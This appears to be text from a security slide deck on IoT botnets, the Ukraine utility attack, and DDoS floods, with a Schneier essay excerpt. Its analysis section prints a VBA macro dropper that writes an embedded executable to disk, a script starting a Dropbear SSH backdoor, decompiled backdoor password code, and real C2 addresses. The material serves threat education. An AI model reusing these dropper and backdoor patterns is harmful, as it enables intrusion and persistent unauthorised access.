
Internet Census 2016

Port scanning /0 using insecure embedded devices

- 1.2 million unique unprotected devices
- Default telnet passwords: admin/root
- IPSec routers, BGP routers, x86 equipment with crypto accelerator cards, industrial control systems, physical door security systems, big Cisco/Juniper



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Bashlight – 1 million botnet army assembled

- According to research from security firm **Level3 Communications**, the Bashlight botnet currently is responsible for enslaving nearly a million IoT devices and is in direct competition with botnets based on Mirai.

Manufacturers today are flooding the market with cheap, insecure devices, with few market incentives to design the products with security in mind, or to provide ongoing support, and buyers seem unable to make informed decisions between products based on their competing security features, in part because there are no clear metrics.

Virginia Senator Mark Warner (D)

Ukraine Attack on Utilities



To extract the macros from the document without using Word, or running them, we can use a publicly available tool such as oledump by Didier Stevens. Here's a brief cut and paste:

```
Private a(864) As Variant
```

```
Private Sub Init0()
```

```
    a(1) = Array(77, 90, 144, 0, 3, 0, 0, 0, 4, 0, 0, 0,  
a(2) = Array(136, 190, 95, 48, 204, 223, 49, 99, 204,  
a(3) = Array(11, 1, 6, 0, 0, 32, 1, 0, 0, 112, 0, 0,  
a(4) = Array(0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,  
a(5) = Array(0, 0, 0, 0, 32, 0, 0, 96, 46, 114, 100,
```

```
[...]
```

```
fnum = FreeFile  
fname = Environ("TMP") & "\vba_macro.exe"  
Open fname For Binary As #fnum
```

```
For i = 1 To 864  
    For j = 0 To 127  
        aa = a(i)(j)  
        Put #fnum, , aa  
    Next j
```

Run SSH Server – attacker can come back later

- In the order to run the SSH server, the attackers created a VBS file with the following content:

```
Set WshShell = CreateObject("WScript.Shell")  
WshShell.CurrentDirectory = "C:\WINDOWS\TEMP\Dropbear\  
WshShell.Run "dropbear.exe -r rsa -d dss -a -p 6789", 0, false
```



- As is evident here, the SSH server will accept connections on port number 6789. By running SSH on the server in a compromised network, attackers can come back to the network whenever they want.

SSH contains 2 factor authentication requiring a private key

```
1 void svr_auth_password()
2 {
3     char *password; // ebx@3
4     char v1; // [esp+1Ch] [ebp-Ch]@3
5
6     if ( (unsigned __int8)buf_getbool(session) )
7     {
8         send_msg_userauth_failure(0, 1);
9     }
10    else
11    {
12        password = (char *)buf_getstring(session, &v1);
13        if ( !strcmp(password, passDs5Bu9Te7) )
14            send_msg_userauth_success();
15        else
16            send_msg_userauth_failure(0, 1);
17        free(password);
18    }
19 }
```

```
ssh-rsa AAAAB3NzaC1yc2EAAAABJQAAAQEAserGnWG3XPW4t08tRLhF+XQyuM5ZcL19tIsn1MyIUXwp
tcU29hGpzMWUmbAy+18EEEXKtyXI lXOKqp7CMgEJWWxjsvXKB66Gp/sUcizX+qbU2P0PfUMRwZ144Ui
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v3HoWJkWBHkUn2IH1LSKurUr/xjNEi9Hez7uQP9j44xk/U/ka9Kh4E3cz0CDxQ== rsa-key-201311
```


C2 Server – known Tor

IP Location	 Germany Nuremberg Hetzner Online Ag
ASN	 AS24940 HETZNER-AS Hetzner Online GmbH (registered Jun 03, 2002)
Resolve Host	static.72.8.40.188.clients.your-server.de
Whois Server	whois.ripe.net
IP Address	188.40.8.72

```
% Abuse contact for '188.40.8.64 - 188.40.8.95' is ' abuse@hetzner.de '
```

```
inetnum:          188.40.8.64 - 188.40.8.95
```

C2 Nodes

5.149.254.114

5.9.32.230

31.210.111.154

88.198.25.92

146.0.74.7

188.40.8.72

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Demo – Running C2 Server

```
1 var WebSocketServer = require('ws').Server;
2 var wss = new WebSocketServer({port:8080});
3 wss.on('connection', function(ws){
4     ws.on('message', function(message){
5         wss.clients.forEach(function each(client) {
6             client.send(message);
7         });
8     });
9 });
```




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



Figure 6: Map of Botnets From Recent Layer 7 Attack Mitigated by Verisign
(Note: The above geolocation is based on source IPs that may have been spoofed)


Once the attackers realized that the volumetric attack was mitigated, they progressed to Layer 7 **HTTP/HTTPS attacks**. Hoping to exhaust the server, the attackers flooded the target organization with a large number of HTTPS GET/POST requests using the following methods, amongst others:

- Basic HTTP Floods: Requests for URLs with an old version of HTTP no longer used by the latest browsers or proxies
- WordPress Floods: WordPress pingback attacks where the requests bypassed all caching by including a random number in the URL to make each request appear unique
- Randomized HTTP Floods: Requests for random URLs that do not exist – for example, if `www.example.com` is the valid URL, the attackers were abusing this by requesting pages like `www.example.com/loc id=12345`, etc.

CCTV DDoS Botnet Geographic Distribution



7 Layer Model of Internet



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Schneier on Security

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Someone Is Learning How to Take Down the Internet

Over the past year or two, someone has been probing the defenses of the companies that run critical pieces of the Internet. These probes take the form of precisely calibrated attacks designed to determine exactly how well these companies can defend themselves, and what would be required to take them down. We don't know who is doing this, but it feels like a large nation state. China or Russia would be my first guesses.

First, a little background. If you want to take a network off the Internet, the easiest way to do it is with a distributed denial-of-service attack (DDoS). Like the name says, this is an attack designed to prevent legitimate users from getting to the site. There are subtleties, but basically it means blasting so much data at the site that it's overwhelmed. These attacks are not new: hackers do this to sites they don't like, and criminals have done it as a method of extortion. There is an entire industry, with an arsenal of technologies, devoted to DDoS defense. But largely it's a matter of bandwidth. If the attacker has a bigger fire hose of data than the defender has, the attacker wins.

Recently, some of the major companies that provide the basic infrastructure that makes the Internet work have seen an increase in DDoS attacks against them. Moreover, they have seen a certain profile of attacks. These attacks are significantly larger than the ones they're used to seeing. They last longer. They're more sophisticated. And they look like probing. One week, the attack would start at a particular level of attack and slowly ramp up before stopping. The next week, it would start at that higher point and continue. And so on, along those lines, as if the attacker were looking for the exact

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
